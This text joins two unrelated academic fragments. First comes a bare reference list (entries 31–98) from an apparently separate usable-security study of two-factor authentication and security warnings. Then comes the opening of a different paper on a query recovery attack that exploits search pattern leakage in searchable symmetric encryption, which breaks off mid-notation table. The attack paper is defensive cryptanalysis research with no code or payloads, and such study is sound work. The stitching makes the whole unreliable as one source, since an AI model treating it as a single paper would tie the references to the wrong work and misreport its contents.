[31] Maximilian Golla, Björn Hahn, Karsten Meyer zu Selhausen, Henry Hosseini, and Markus Dürmuth. Bars, Badges, and High Scores: On the Impact of Password Strength Visualizations. In *Who Are You?! Adventures in Authentication Workshop*, WAY '18, Baltimore, Maryland, USA, August 2018. USENIX.

[32] Maximilian Golla, Miranda Wei, Juliette Hainline, Lydia Filipe, Markus Dürmuth, Elissa Redmiles, and Blase Ur. "What was that site doing with my Facebook password?" Designing Password-Reuse Notifications. In *ACM Conference on Computer and Communications Security*, CCS '18, pages 1549–1566, Toronto, Ontario, Canada, October 2018. ACM.

[33] Dan Goodin. Thieves Drain 2FA-Protected Bank Accounts by Abusing SS7 Routing Protocol, May 2017. https://arstechnica.com/?p=1090379, as of June 2, 2021.

[34] Colin M. Gray, Yubo Kou, Bryan Battles, Joseph Hoggatt, and Austin L. Toombs. The Dark (Patterns) Side of UX Design. In *ACM Conference on Human Factors in Computing Systems*, CHI '18, pages 534:1–534:14, Montreal, Quebec, Canada, April 2018. ACM.

[35] Hana Habib, Pardis Emami Naeini, Summer Devlin, Maggie Oates, Chelse Swoopes, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. User Behaviors and Attitudes Under Password Expiration Policies. In *Symposium on Usable Privacy and Security*, SOUPS '18, pages 13–30, Baltimore, Maryland, USA, August 2018. USENIX.

[36] Tzipora Halevi, James Lewis, and Nasir Memon. A Pilot Study of Cyber Security and Privacy Related Behavior and Personality Traits. In *The World Wide Web Conference*, WWW '13, pages 737–744, Rio de Janeiro, Brazil, May 2013. ACM.

[37] Julie M. Haney and Wayne G. Lutters. "It's Scary... It's Confusing... It's Dull": How Cybersecurity Advocates Overcome Negative Perceptions of Security. In *Symposium on Usable Privacy and Security*, SOUPS '18, pages 411–425, Baltimore, Maryland, USA, August 2018. USENIX.

[38] Bartlomiej Hanus and Yu "Andy" Wu. Impact of Users' Security Awareness on Desktop Security Behavior: A Protection Motivation Theory Perspective. *Information Systems Management*, 33(1):2–16, January 2016.

[39] Marian Harbach, Emanuel von Zezschwitz, Andreas Fichtner, Alexander De Luca, and Matthew Smith. It's a Hard Lock Life: A Field Study of Smartphone (Un)Locking Behavior and Risk Perception. In *Symposium on Usable Privacy and Security*, SOUPS '14, pages 213–230, Menlo Park, California, USA, July 2014. USENIX.

[40] Laura Haynes, Owain Service, Ben Goldacre, and David Torgerson. Test, Learn, Adapt: Developing Public Policy with Randomised Controlled Trials. Technical Report TLA-1906126, Cabinet Office (UK) – Behavioural Insights Team, June 2012.

[41] Cormac Herley. So Long, and No Thanks for the Externalities: The Rational Rejection of Security Advice by Users. In *New Security Paradigms Workshop*, NSPW '09, pages 133–144, Oxford, United Kingdom, September 2009. ACM.

[42] Mat Honan. How Apple and Amazon Security Flaws Led to My Epic Hacking, August 2012. http://www.wired.com/2012/08/apple-amazon-mat-honan-hacking/, as of June 2, 2021.

[43] Alexander Jenkins, Murugan Anandarajan, and Rob D'Ovidio. 'All that Glitters is not Gold': The Role of Impression Management in Data Breach Notification. *Western Journal of Communication*, 78(3):337–357, January 2014.

[44] Ben Kaiser, Jerry Wei, Elena Lucherini, Kevin Lee, J. Nathan Matias, and Jonathan Mayer. Adapting Security Warnings to Counter Online Disinformation. In *USENIX Security Symposium*, SSYM '21, Virtual Conference, August 2021. USENIX.

[45] Brian Krebs. Google: Security Keys Neutralized Employee Phishing, July 2018. https://krebsonsecurity.com/2018/07/google-security-keys-neutralized-employee-phishing/, as of June 2, 2021.

[46] Kat Krol, Eleni Philippou, Emiliano De Cristofaro, and M. Angela Sasse. "They brought in the horrible key ring thing!" Analysing the Usability of Two-Factor Authentication in UK Online Banking. In *Symposium on Network and Distributed System Security*, NDSS '15, San Diego, California, USA, February 2015. ISOC.

[47] Kenneth R. Laughery, Kent P. Vaubel, Stephen L. Young, John W. Brelsford Jr., and Anna L. Rowe. Explicitness of Consequence Information in Warnings. *Safety Science*, 16(5–6):597–613, August 1993.

[48] Kevin Lee, Benjamin Kaiser, Jonathan Mayer, and Arvind Narayanan. An Empirical Study of Wireless Carrier Authentication for SIM Swaps. In *Symposium on Usable Privacy and Security*, SOUPS '20, pages 61–79, Virtual Conference, August 2020. USENIX.

[49] Lesa Lorenzen-Huber, Mary Boutain, L. Jean Camp, Kalpana Shankar, and Kay H. Connelly. Privacy, Technology, and Aging: A Proposed Framework. *Ageing International*, 36(2):232–252, December 2010.

[50] Sanam Ghorbani Lyastani, Michael Schilling, Michaela Neumayr, Michael Backes, and Sven Bugiel. Is FIDO2 the Kingslayer of User Authentication? A Comparative Usability Study of FIDO2 Passwordless Authentication. In *IEEE Symposium on Security and Privacy*, SP '20, pages 268–285, Virtual Conference, May 2020. IEEE.

[51] Robbie MacGregor. Evaluating the Android Security Key Scheme: An Early Usability, Deployability, Security Evaluation with Comparative Analysis. In *Who Are You?! Adventures in Authentication Workshop*, WAY '19, pages 1–6, Santa Clara, California, USA, August 2019.

[52] Philipp Markert, Daniel V. Bailey, Maximilian Golla, Markus Dürmuth, and Adam J. Aviv. This PIN Can Be Easily Guessed: Analyzing the Security of Smartphone Unlock PINs. In *IEEE Symposium on Security and Privacy*, SP '20, pages 286–303, San Francisco, California, USA, May 2020. IEEE.

[53] Philipp Markert, Florian Farke, and Markus Dürmuth. View The Email to Get Hacked: Attacking SMS-Based Two-Factor Authentication. In *Who Are You?! Adventures in Authentication Workshop*, WAY '19, pages 1–6, Santa Clara, California, USA, August 2019.

[54] Jean Claude Marquié, Linda Jourdan-Boddaert, and Nathalie Huet. Do Older Adults Underestimate Their Actual Computer Knowledge? *Behaviour & Information Technology*, 21(4):273–280, 2002.

[55] Arunesh Mathur, Jessica Vitak, Arvind Narayanan, and Marshini Chetty. Characterizing the Use of Browser-Based Blocking Extensions To Prevent Online Tracking. In *Symposium on Usable Privacy and Security*, SOUPS '18, pages 103–116, Baltimore, Maryland, USA, August 2018. USENIX.

[56] Tamir Mendel and Eran Toch. My Mom Was Getting This Popup: Understanding Motivations and Processes in Helping Older Relatives with Mobile Security and Privacy. *ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies*, 3(4):147:1–147:20, December 2019.

[57] Helena M. Mentis, Galina Madjaroff, Aaron Massey, and Zoya Trendafilova. The Illusion of Choice in Discussing Cybersecurity Safeguards Between Older Adults with Mild Cognitive Impairment and Their Caregivers. In *ACM Conference on Computer-Supported Cooperative Work and Social Computing*, CSCW '20, pages 164:1–164:19, Virtual Conference, October 2020. ACM.

[58] Microsoft, Inc. Sign in to Your Accounts Using the Microsoft Authenticator App, June 2020. https://docs.microsoft.com/en-us/azure/active-directory/user-help/user-help-auth-app-sign-in, as of June 2, 2021.

[59] Grzergor Milka. Anatomy of Account Takeover. In *USENIX Enigma Conference*, Enigma '18, Santa Clara, California, USA, January 2018. USENIX.

[60] Ariana Mirian, Joe DeBlasio, Stefan Savage, Geoffrey M. Voelker, and Kurt Thomas. Hack for Hire: Exploring the Emerging Market for Account Hijacking. In *The World Wide Web Conference*, WWW '19, pages 1279–1289, San Francisco, California, USA, May 2019. ACM.

[61] Tavis Ormandy. You Don't Need SMS-2FA, July 2020. https://blog.cmpxchg8b.com/2020/07/you-dont-need-sms-2fa.html, as of June 2, 2021.

[62] Kentrell Owens, Blase Ur, and Olabode Anise. A Framework for Evaluating the Usability and Security of Smartphones as FIDO2 Roaming Authenticators. In *Who Are You?! Adventures in Authentication Workshop*, WAY '20, pages 1–5, Virtual Conference, August 2020.

[63] Sarah Pearman, Shikun Aerin Zhang, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Why People (Don't) Use Password Managers Effectively. In *Symposium on Usable Privacy and Security*, SOUPS '19, pages 319–338, Santa Clara, California, USA, August 2019. USENIX.

[64] Eyal Peer, Serge Egelman, Marian Harbach, Nathan Malkin, Arunesh Mathur, and Alisa Frik. Nudge Me Right: Personalizing Online Security Nudges to People's Decision-Making Styles. *Computers in Human Behavior*, 109:1–9, August 2020.

[65] Thanasis Petsas, Giorgos Tsirantonakis, Elias Athanasopoulos, and Sotiris Ioannidis. Two-Factor Authentication: Is the World Ready? Quantifying 2FA Adoption. In *European Workshop on System Security*, EuroSec '15, pages 4:1–4:7, Bordeaux, France, April 2015. ACM.

[66] Shari Lawrence Pfleeger, Martina Angela Sasse, and Adrian Furnham. From Weakest Link to Security Hero: Transforming Staff Security Behavior. *Journal of Homeland Security and Emergency Management*, 11(4):489–510, October 2014.

[67] Anabel Quan-Haase and Dennis Ho. Online Privacy Concerns and Privacy Protection Strategies Among Older Adults in East York, Canada. *Journal of the Association for Information Science and Technology*, 71(9):1089–1102, May 2020.

[68] Elissa M. Redmiles. Net Benefits: Digital Inequities in Social Capital, Privacy Preservation, and Digital Parenting Practices of U.S. Social Media Users. In *AAAI Conference on Web and Social Media*, ICWSM '18, pages 270–279, Stanford, California, USA, June 2018. AAAI.

[69] Elissa M. Redmiles. "Should I Worry?" A Cross-Cultural Examination of Account Security Incident Response. In *IEEE Symposium on Security and Privacy*, SP '19, pages 920–934, San Francisco, California, USA, May 2019. IEEE.

[70] Elissa M. Redmiles, Neha Chachra, and Brian Waismeyer. Examining the Demand for Spam: Who Clicks? In *ACM Conference on Human Factors in Computing Systems*, CHI '18, pages 212:1–212:10, Montreal, Quebec, Canada, April 2018. ACM.

[71] Elissa M. Redmiles, Everest Liu, and Michelle L. Mazurek. You Want Me To Do What? A Design Study of Two-Factor Authentication Messages. In *Who Are You?! Adventures in Authentication Workshop*, WAY '17, pages 1–5, Santa Clara, California, USA, August 2017.

[72] Elissa M. Redmiles, Amelia R. Malone, and Michelle L. Mazurek. I Think They're Trying to Tell Me Something: Advice Sources and Selection for Digital Security. In *IEEE Symposium on Security and Privacy*, SP '16, pages 272–288, San Jose, California, USA, May 2016. IEEE.

[73] Elissa M. Redmiles, Michelle L. Mazurek, and John P. Dickerson. Dancing Pigs or Externalities? Measuring the Rationality of Security Decisions. In *ACM Conference on Economics and Computation*, EC '18, pages 215–232, Ithaca, New York, USA, June 2018. ACM.

[74] Robert W. Reeder, Adrienne Porter Felt, Sunny Consolvo, Nathan Malkin, Christopher Thompson, and Serge Egelman. An Experience Sampling Study of User Reactions to Browser Warnings in the Field. In *ACM Conference on Human Factors in Computing Systems*, CHI '18, pages 512:1–512:13, Montreal, Quebec, Canada, April 2018. ACM.

[75] Ken Reese, Trevor Smith, Jonathan Dutson, Jonathan Armknecht, Jacob Cameron, and Kent Seamons. A Usability Study of Five Two-Factor Authentication Methods. In *Symposium on Usable Privacy and Security*, SOUPS '19, pages 357–370, Santa Clara, California, USA, August 2019. USENIX.

[76] Joshua Reynolds, Nikita Samarin, Joseph Barnes, Taylor Judd, Joshua Mason, Michael Bailey, and Serge Egelman. Empirical Measurement of Systemic 2FA Usability. In *USENIX Security Symposium*, SSYM '20, pages 127–143, Virtual Conference, August 2020. USENIX.

[77] Joshua Reynolds, Trevor Smith, Ken Reese, Luke Dickinson, Scott Ruoti, and Kent E. Seamons. A Tale of Two Studies: The Best and Worst of YubiKey Usability. In *IEEE Symposium on Security and Privacy*, SP '18, pages 872–888, San Francisco, California, USA, May 2018. IEEE.

[78] Ronald W. Rogers and Steven Prentice-Dunn. Protection Motivation Theory. In David S. Gochman, editor, *Handbook of Health Behavior Research I: Personal and Social Determinants*, pages 113–132. Plenum Press, New York, New York, USA, August 1997.

[79] Scott Ruoti, Nathan Kim, Ben Burgon, Timothy van der Horst, and Kent Seamons. Confused Johnny: When Automatic Encryption Leads to Confusion and Mistakes. In *Symposium on Usable Privacy and Security*, SOUPS '13, pages 5:1–5:12, Newcastle, United Kingdom, July 2013. ACM.

[80] Navdeep S. Sahni, S. Christian Wheeler, and Pradeep K. Chintagunta. Personalization in Email Marketing: The Role of Non-Informative Advertising Content. Technical Report 3409, Stanford University Graduate School of Business, February 2016.

[81] Steve Sheng, Bryant Magnien, Ponnurangam Kumaraguru, Alessandro Acquisti, Lorrie Faith Cranor, Jason Hong, and Elizabeth Nunge. Anti-Phishing Phil: The Design and Evaluation of a Game That Teaches People Not to Fall for Phish. In *Symposium on Usable Privacy and Security*, SOUPS '07, pages 88–99, Pittsburgh, Pennsylvania, USA, July 2007. ACM.

[82] Imani N. Sherman, Elissa M. Redmiles, and Jack W. Stokes. Designing Indicators to Combat Fake Media. *CoRR*, abs/2010.00544:1–26, October 2020.

[83] Brian Stanton, Mary F. Theofanos, Sandra Spickard Prettyman, and Susanne Furman. Security Fatigue. *IT Professional*, 18(5):26–32, September 2016.

[84] Dennis Strouble, Gregory M. Shechtman, and Alan S. Alsop. Productivity and Usability Effects of Using a Two-Factor Security System. In *Southern Association for Information Systems Conference*, SAIS '09, pages 196–201, Charleston, South Carolina, USA, March 2009. AIS.

[85] Mary Theofanos, Simson Garfinkel, and Yee-Yin Choong. Secure and Usable Enterprise Authentication: Lessons from the Field. *IEEE Security & Privacy*, 14(5):14–21, September 2016.

[86] Kurt Thomas, Jennifer Pullman, Kevin Yeo, Ananth Raghunathan, Patrick Gage Kelley, Luca Invernizzi, Borbala Benko, Tadek Pietraszek, Sarvar Patel, Dan Boneh, and Elie Bursztein. Protecting Accounts From Credential Stuffing With Password Breach Alerting. In *USENIX Security Symposium*, SSYM '19, pages 1556–1571, Santa Clara, California, USA, August 2019. USENIX.

[87] Hsin-yi Sandy Tsai, Mengtian Jiang, Saleem Alhabash, Robert LaRose, Nora J. Rifon, and Shelia R. Cotten. Understanding Online Safety Behaviors: A Protection Motivation Theory Perspective. *Computers & Security*, 59:138–150, June 2016.

[88] Blase Ur, Felicia Alfieri, Maung Aung, Lujo Bauer, Nicolas Christin, Jessica Colnago, Lorrie Faith Cranor, Henry Dixon, Pardis Emami Naeini, Hana Habib, Noah Johnson, and William Melicher. Design and Evaluation of a Data-Driven Password Meter. In *ACM Conference on Human Factors in Computing Systems*, CHI '17, pages 3775–3786, Denver, Colorado, USA, May 2017. ACM.

[89] Blase Ur, Patrick Gage Kelley, Saranga Komanduri, Joel Lee, Michael Maass, Michelle L. Mazurek, Timothy Passaro, Richard Shay, Timothy Vidas, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. How Does Your Password Measure Up? The Effect of Strength Meters on Password Creation. In *USENIX Security Symposium*, SSYM '12, pages 65–80, Bellevue, Washington, USA, August 2012. USENIX.

[90] Anthony Vance, David Eargle, Kirk Ouimet, and Detmar Straub. Enhancing Password Security through Interactive Fear Appeals: A Web-based Field Experiment. In *Hawaii International Conference on System Sciences*, HICSS '13, pages 2988–2997, Wailea, Maui, Hawaii, USA, January 2013. IEEE.

[91] Meridel Walkington. Designing Better Security Warnings, March 2019. https://blog.mozilla.org/ux/2019/03/designing-better-security-warnings/, as of June 2, 2021.

[92] Rick Wash. Folk Models of Home Computer Security. In *Symposium on Usable Privacy and Security*, SOUPS '10, pages 11:1–11:16, Redmond, Washington, USA, July 2010. ACM.

[93] Jake Weidman and Jens Grossklags. I Like It, but I Hate It: Employee Perceptions Towards an Institutional Transition to BYOD Second-Factor Authentication. In *Annual Conference on Computer Security Applications*, ACSAC '17, pages 212–224, Orlando, Florida, USA, December 2017. ACM.

[94] Alex Weinert. Your Pa$$word Doesn't Matter, September 2019. https://techcommunity.microsoft.com/t5/azure-active-directory-identity/your-pa-word-doesn-t-matter/ba-p/731984, as of June 2, 2021.

[95] Alex Weinert. It's Time to Hang Up on Phone Transports for Authentication, October 2020. https://techcommunity.microsoft.com/t5/azure-active-directory-identity/it-s-time-to-hang-up-on-phone-transports-for-authentication/ba-p/1751752, as of June 2, 2021.

[96] Catherine S. Weir, Gary Douglas, Tim Richardson, and Mervyn Jack. Usable Security: User Preferences for Authentication Methods in eBanking and the Effects of Experience Author Links Open Overlay Panel. *Interacting with Computers*, 22(3):153–164, May 2010.

[97] Stephan Wiefling, Markus Dürmuth, and Luigi Lo Iacono. More Than Just Good Passwords? A Study on Usability and Security Perceptions of Risk-based Authentication. In *Annual Conference on Computer Security Applications*, ACSAC '20, pages 203–218, Virtual Conference, December 2020. ACM.

[98] Aiping Xiong, Tianhao Wang, Ninghui Li, and Somesh Jha. Towards Effective Differential Privacy Communication for Users' Data Sharing Decision and Comprehension. In *IEEE Symposium on Security and Privacy*, SP '20, pages 392–410, San Francisco, California, USA, May 2020. IEEE.

Hiding the Access Pattern is Not Enough: Exploiting Search Pattern Leakage in Searchable Encryption

Simon Oya
University of Waterloo

Florian Kerschbaum
University of Waterloo

Abstract

Recent Searchable Symmetric Encryption (SSE) schemes enable secure searching over an encrypted database stored in a server while limiting the information leaked to the server. These schemes focus on hiding the access pattern, which refers to the set of documents that match the client's queries. This provides protection against current attacks that largely depend on this leakage to succeed. However, most SSE constructions also leak whether or not two queries aim for the same keyword, also called the *search pattern*.

In this work, we show that search pattern leakage can severely undermine current SSE defenses. We propose an attack that leverages both access and search pattern leakage, as well as some background and query distribution information, to recover the keywords of the queries performed by the client. Our attack follows a maximum likelihood estimation approach, and is easy to adapt against SSE defenses that obfuscate the access pattern. We empirically show that our attack is efficient, it outperforms other proposed attacks, and it completely thwarts two out of the three defenses we evaluate it against, even when these defenses are set to high privacy regimes. These findings highlight that hiding the search pattern, a feature that most constructions are lacking, is key towards providing practical privacy guarantees in SSE.

1 Introduction

Searchable Symmetric Encryption (SSE) [6] is a type of private search that allows a client to store an encrypted database in a server while being able to perform searches over it. In a typical SSE scheme, the client first encrypts the database using private-key encryption, generates a search index, and sends them to the server. Then, the client can perform queries by generating query tokens, that the server evaluates in the index to obtain which documents match the query.

There are different types of private search techniques that provide different security guarantees and query functionalities, such as range or SQL queries. Fuller et al. [10] give an overview of protected search schemes and examples of companies that offer products with searchable encryption. In this work, we focus on point queries, which are the main query type in SSE schemes. Namely, we consider that each document in the database has a list of *keywords* associated with it, and the client queries for documents that match a certain keyword. The typical use case of keyword searches in related work are email databases [3, 15, 22, 26, 28].

Even though the database and the query tokens are encrypted, basic SSE schemes leak certain information to the server when performing a query. There are two main sources of leakage considered in the literature: the *access pattern*, which refers to the identifiers of the documents that match a query; and the *search pattern*, also known as query pattern, which refers to identifying which queries in a sequence are identical. An honest-but-curious server can leverage this leakage to identify the client's queries (query recovery attacks) or the database contents (database recovery attacks).

Liu et al. [22] proposed one of the few attacks that exploits only search pattern leakage to recover queries. The search pattern allows the adversary to compute the *frequency* with which the client performs each query. After observing queries for a long time, the attacker can compare the frequency information of each query token with auxiliary data to identify each query's keyword. Islam et al. [15] proposed an attack (IKK) that leverages keyword co-occurrence information extracted from the access pattern leakage, as well as certain ground truth information about the client's queries, to identify the remaining queries. Further refinements of this idea improve the attack when the keyword universe is large [3] and even allow the adversary to infer the keywords without ground truth and with imperfect auxiliary information [26].

In order to protect the client against these attacks, the research community has proposed *privacy-preserving SSE schemes* with reduced leakage. Schemes that completely hide the search pattern, such as those based on Oblivious RAM (ORAM) [11], require running a protocol with a typically prohibitive communication cost. Also, they still leak the *response volume*, i.e., how many documents are returned in response

to a query, which can be exploited by certain attacks [3].

Recent proposals trade in communication or computational efficiency for privacy. Some of these defenses propose relaxations of the notion of ORAM [7], or simply obfuscate the access pattern by adding false positives and false negatives to the set of documents that match a query [4]. Recent work by Patel et al. [24] proposes using hashing techniques to completely obfuscate the access pattern structure, and hide the response volume by padding it with Laplacian noise.

The privacy guarantees of these and other defenses can be assessed theoretically or empirically. Theoretical notions include the differential privacy framework [8], used to protect access pattern leakage [4] or response volume [24], or quantifying the number of information bits revealed per query [7]. The problem with these theoretical notions is that it is hard to judge how well they translate into actual protection guarantees against attacks. Assessing the performance of defenses empirically using generic SSE attacks can however overestimate the protection of these defenses. Most works either evaluate their proposals against ad-hoc attacks [7], figure out how to extend existing attacks to a given defense (e.g., Chen et al. [4] adapt IKK [15]), or simply rely only on a theoretical guarantee [24]. The effectiveness of current defenses has only been evaluated against attacks that exploit access pattern leakage, while search pattern leakage has only recently been explored in the particular case of range and nearest-neighbor queries [19].

In this work, we aim at investigating to which extent leaking the search pattern affects the privacy of SSE schemes that allow point queries. In order to achieve this, we propose the first query identification attack that simultaneously combines access and search pattern leakage, as well as some auxiliary (background) information, to identify the keywords of the client's queries. We note that, even though certain attacks rely on strong background information [3, 15] to achieve high accuracy [2], our assumptions on background information are weak. For example, we do not assume that the adversary knows the true distribution of the documents/keywords nor any ground-truth information. Instead of relying on heuristics, we develop our attack following a Maximum Likelihood Estimation (MLE) approach. This makes our attack easy to adapt against specific defenses, and we illustrate this by modifying our attack to perform well against three of the most recent privacy-preserving SSE schemes for point queries [4, 7, 24].

We compare our attack with the state-of-the-art graph matching attack by Pouliot and Wright [26], and show that our proposal is orders of magnitude faster and has a higher query recovery accuracy than graph matching when the client does not query for every possible keyword in the dataset. Our attack also outperforms one of the few attack that uses search pattern leakage [22]. The main reason that our attack outperforms previous works is that it *combines* volume and frequency leakage information. Our attack achieves 74%, 48%, 37%, and 22% query recovery rate for keyword universes of sizes 100, 500, 1 000, and 3 000, respectively, after observing only ≈ 250 (possibly repeated) queries from the client.

We tune our attack against three recent privacy-preserving SSE schemes [4, 7, 24] and evaluate its performance with two real datasets. Our experiments reveal that these defenses are highly effective against a naive attack that does not take the defense into account (e.g., lowering the accuracy with 1 000 possible keywords from 37% to 1.4%, 2.4%, and 2.7% respectively for defenses [4], [24], and [7], configured to high privacy regimes). When adapting our attack against the defenses, the accuracy increases back to 30%, 35%, and 23%, respectively. This shows that two of the defenses fail at achieving meaningful protection levels even though they incur more than 400% communication overhead. The third defense [7] is both more efficient and effective, but our attack still recovers a non-trivial amount of keywords against it.

To summarize, our contributions are:

1. We derive a new query recovery attack for SSE schemes following a maximum likelihood estimation approach. Our attack combines information from both access and search pattern leakage.

2. We evaluate our attack against a basic SSE scheme and show that it is more accurate than the state-of-the-art access pattern-based attack and one of the few attacks that relies exclusively on search pattern leakage.

3. We provide a methodology to adapt our attack against particular SSE defenses and illustrate our approach by tailoring our attack to perform well against three recent proposals.

4. We evaluate our attack against these three defenses and show that two of them in practice fail to protect the queries and we still recover a non-trivial amount of queries against the third one.

The rest of the paper is organized as follows. We summarize related work in the next section. In Section 3 we introduce our general leakage model for SSE schemes that we use to derive our attack in Section 4 and adapt it against defenses in Section 5. We compare our attack with others and evaluate it against SSE defenses in Section 6, discuss how to hide search pattern leakage in Section 7 and conclude in Section 8.

2 Related Work

Searchable Symmetric Encryption (SSE) [6] is one type of *protected search* technique. Other popular protected search techniques include Property-Preserving Encrpytion (PPE) [23] and Privacy Information Retrieval (PIR) [5]. We refer to the SoK paper by Fuller et al. [10] for a thorough revision of these and other protected database search techniques. In this section, we summarize the main attacks and defenses

in SSE, with a particular focus on point queries, which is the subject of our work.

2.1 Attacks against SSE Schemes

Attacks against SSE schemes can be broadly classified based on whether they consider an active or passive adversary, the type of queries allowed by the scheme, the leakage required by the attack, and the goal of the attack.

File injection attacks [3, 28] consider an *active adversary* that is able to insert documents in the database. This is reasonable, for example, if the database is an email dataset and the adversary can send emails to be stored in that dataset. By carefully choosing the keywords of the inserted documents and studying which of these files match a certain query, the adversary can identify the underlying keyword of such query.

We can broadly classify *passive attacks* according to their goal into database and query recovery attacks. Database recovery attacks aim to recover the content of the database, while query recovery attacks aim to find the target of each of the client's queries. In some schemes, query recovery attacks can be used to recover the contents of the database by checking which queries trigger a match for each document.

Database recovery is a typical goal of attacks in *range query* schemes. In these schemes, each document has a particular attribute value and the client can retrieve documents whose attribute is within a given range. Previous works study the complexity of recovering the attribute values in the dataset based on the access pattern leakage of range queries [13, 14, 18, 21]. Recent work by Kornaropoulos et al. [19] also uses the search pattern leakage (i.e., whether or not two queries are identical) to develop reconstruction attacks for range and k-nearest neighbor query schemes. These works are not necessarily relevant for our work, since they require schemes that allow range queries.

Query recovery is a typical goal of attacks against SSE schemes where the client performs *point queries*, i.e., it queries for the set of documents that contain a certain keyword. In this setting, we can generally distinguish between attacks that use access pattern leakage and those that use search pattern leakage.

The seminal work by Islam et al. [15] (known as IKK attack) shows that it is possible to recover the client's queries using *access pattern* leakage, but relies on strong assumptions on background information. In this attack, the adversary stores how many documents match every pair of distinct queries and compares this with auxiliary information about keyword co-occurrence. Then, it matches each received query with a keyword using a heuristic algorithm that also relies on ground truth information about a subset of the queries. Cash et al. [3] showed that IKK does not perform well when the subset of possible keywords is large (e.g., 2 500 keywords) and propose an alternative attack that identifies keywords based on their response volume (i.e., the number of documents that match the query). The most recent iteration of these attacks, by Pouliot and Wright [26], proposes a graph matching attack that allows the adversary to accurately recover the queries even when the adversary has imperfect auxiliary information about the statistical distribution of the dataset.

The attack proposed by Liu et al. [22] relies only *search pattern* leakage. This attack assigns a tag to each distinct query it receives, and uses the search pattern leakage to monitor the frequency of each tag over time. Then, the adversary can recover the underlying keyword of each tag by comparing the tag query trends with keyword trend information.

Ours is the first attack against SSE schemes where the client performs point queries that leverages *both access and search pattern* leakage. Our attack takes core ideas from related works [22, 26], but relies on a Maximum Likelihood Estimation (MLE) approach to find the most likely keyword of each received query. The techniques we use to solve our attack are somewhat similar to the frequency-based database recovery attacks by Bindschaedler et al. [1] in deterministic encryption. However, our adversary model is conceptually very different since it aims at query recovery, and our attack leverages both frequency and volume (search pattern) information.

2.2 Privacy-Preserving SSE Schemes

Early works that introduce attacks against SSE schemes also propose the first techniques to partially hide access pattern information [15] or query frequencies [22] to palliate the effects of these attacks. Even though one can build protected search techniques based on Oblivious RAM (ORAM) [12] that completely hide the search pattern (and possibly the access pattern), such as TwoRAM [11], their practicality is still questionable since they incur a significant communication overhead and they still leak the query volume information. Kamara et al. [17] provide a framework to design structured encryption schemes while hiding the access and search pattern. Their approach is based on the square-root ORAM by Goldreich and Ostrovsky [12], and introduces the notion of volume-hiding encrypted multimap schemes to hide the volume information (e.g., how many documents are associated with every search key). Patel et al. [24] propose more efficient volume-hiding techniques. They explain why completely hiding the query response volume is unreasonably expensive, and introduce differentially-private volume-hiding, which trades leakage for efficiency.

Chen et al. [4] propose a framework to hide access patterns in a differentially private way. In their scheme, the client first generates an inverted index, i.e., a structure indicating which documents contain which keywords, and obfuscates it by adding false positives and false negatives. This obfuscation adds noise to the access patterns and thus makes it harder to apply attacks such as IKK [15] against it. They palliate false positives by using a document redundancy technique.




Figure 1: System Model

Finally, recent work by Demertzis et al. [7] proposes an ORAM-based scheme with the idea of hiding bits of information about the address of a document in the database and the response volume of a query. For this, they split the dataset into 2^{α} ORAM blocks that hide which document within the block is accessed each time, and pad the response volume of each query to the next power of a constant x. The values of α and x allow to adjust the privacy vs. utility trade-off of this scheme.

3 Preliminaries

We consider a client-server scenario where the client owns a database and, for the sake of saving storage space, wants to outsource it to the server while keeping the ability to perform *point* queries over it. The client uses a (privacy-preserving) SSE scheme for this, that works as follows. First, the client encrypts the database using symmetric encryption and sends it to the server, together with a query index. Then, when the client wants to query for a particular keyword, it generates a query token and sends it to the server. The server evaluates the query token on the index and obtains the addresses of the documents that match the query. The server returns these documents to the client. The client wants to keep both the underlying keyword of each query and the contents of the database secret (keyword and database privacy).

The adversary that we consider is an honest-but-curious server that follows the protocol but might use the information it observes to infer private information. Throughout the text, we refer to the server as adversary or attacker. We focus on query recovery attacks, i.e., the goal of the adversary is to identify the underlying keyword behind each query. In some cases, the adversary can leverage query recovery attacks to recover the database by identifying the set of keywords that trigger a match for each document in the database. We always assume that the adversary knows the parameters and algorithms of the SSE scheme, following Kerckhoffs' principle.

General Parameters	
Δ	Keyword universe $\Delta \doteq [w_1, w_2, \ldots, w_n]$.
n	Total number of keywords, $n \doteq \lvert\Delta\rvert$.
w_i	ith keyword, with $i \in [n]$.
N_D	Number of documents in the encrypted dataset.
ρ	Number of observation time intervals.
Adversary Observations	
m	Number of tags (distinct access patterns observed).
γ_j	jth tag, with $j \in [m]$.
$\mathbf{a}_j$	Access pattern assigned to tag j.
v_j	Volume of a query with tag j, $v_j \doteq \lvert\mathbf{a}_j\rvert$.
$\mathbf{v}$	Volume of tags, $\mathbf{v} \doteq [v_1, \ldots, v_m]$.
$\mathbf{M}$	Tag co-occurrence matrix (size $m \times m$).
η_k	Number of queries sent in the kth time interval.
$\boldsymbol{\eta}$	Vector $\boldsymbol{\eta} \doteq [\eta_1, \eta_2, \ldots, \eta_\rho]$.
$f_{j,k}$	Query frequency of γ_j in the kth time interval.
$\mathbf{f}_j$	Query frequency vector of γ_j, $\mathbf{f}_j \doteq [f_{j,1}, \ldots, f_{j,\rho}]$.
$\mathbf{F}$	Query frequency matrix of all tags (size $m \times \rho$).
Auxiliary (Background) Information	
$\tilde{v}_i$	Auxiliary volume information for keyword w_i.
$\tilde{\mathbf{v}}$	Volume vector of keywords, $\tilde{\mathbf{v}} \doteq [\tilde{v}_1, \ldots, \tilde{v}_n]$.
$\tilde{\mathbf{M}}$	Auxiliary keyword co-occurrence matrix ($n \times n$).
$\tilde{f}_{i,k}$	Query frequency of w_i in the kth time interval.
$\tilde{\mathbf{f}}_i$	Query frequency vector of w_i, $\tilde{\mathbf{f}}_i \doteq [\tilde{f}_{i,1}, \ldots, \tilde{f}_{i,\rho}]$.
$\tilde{\mathbf{F}}$	Query frequency matrix of all keywords (size $n \times \rho$).
Attack Goal	
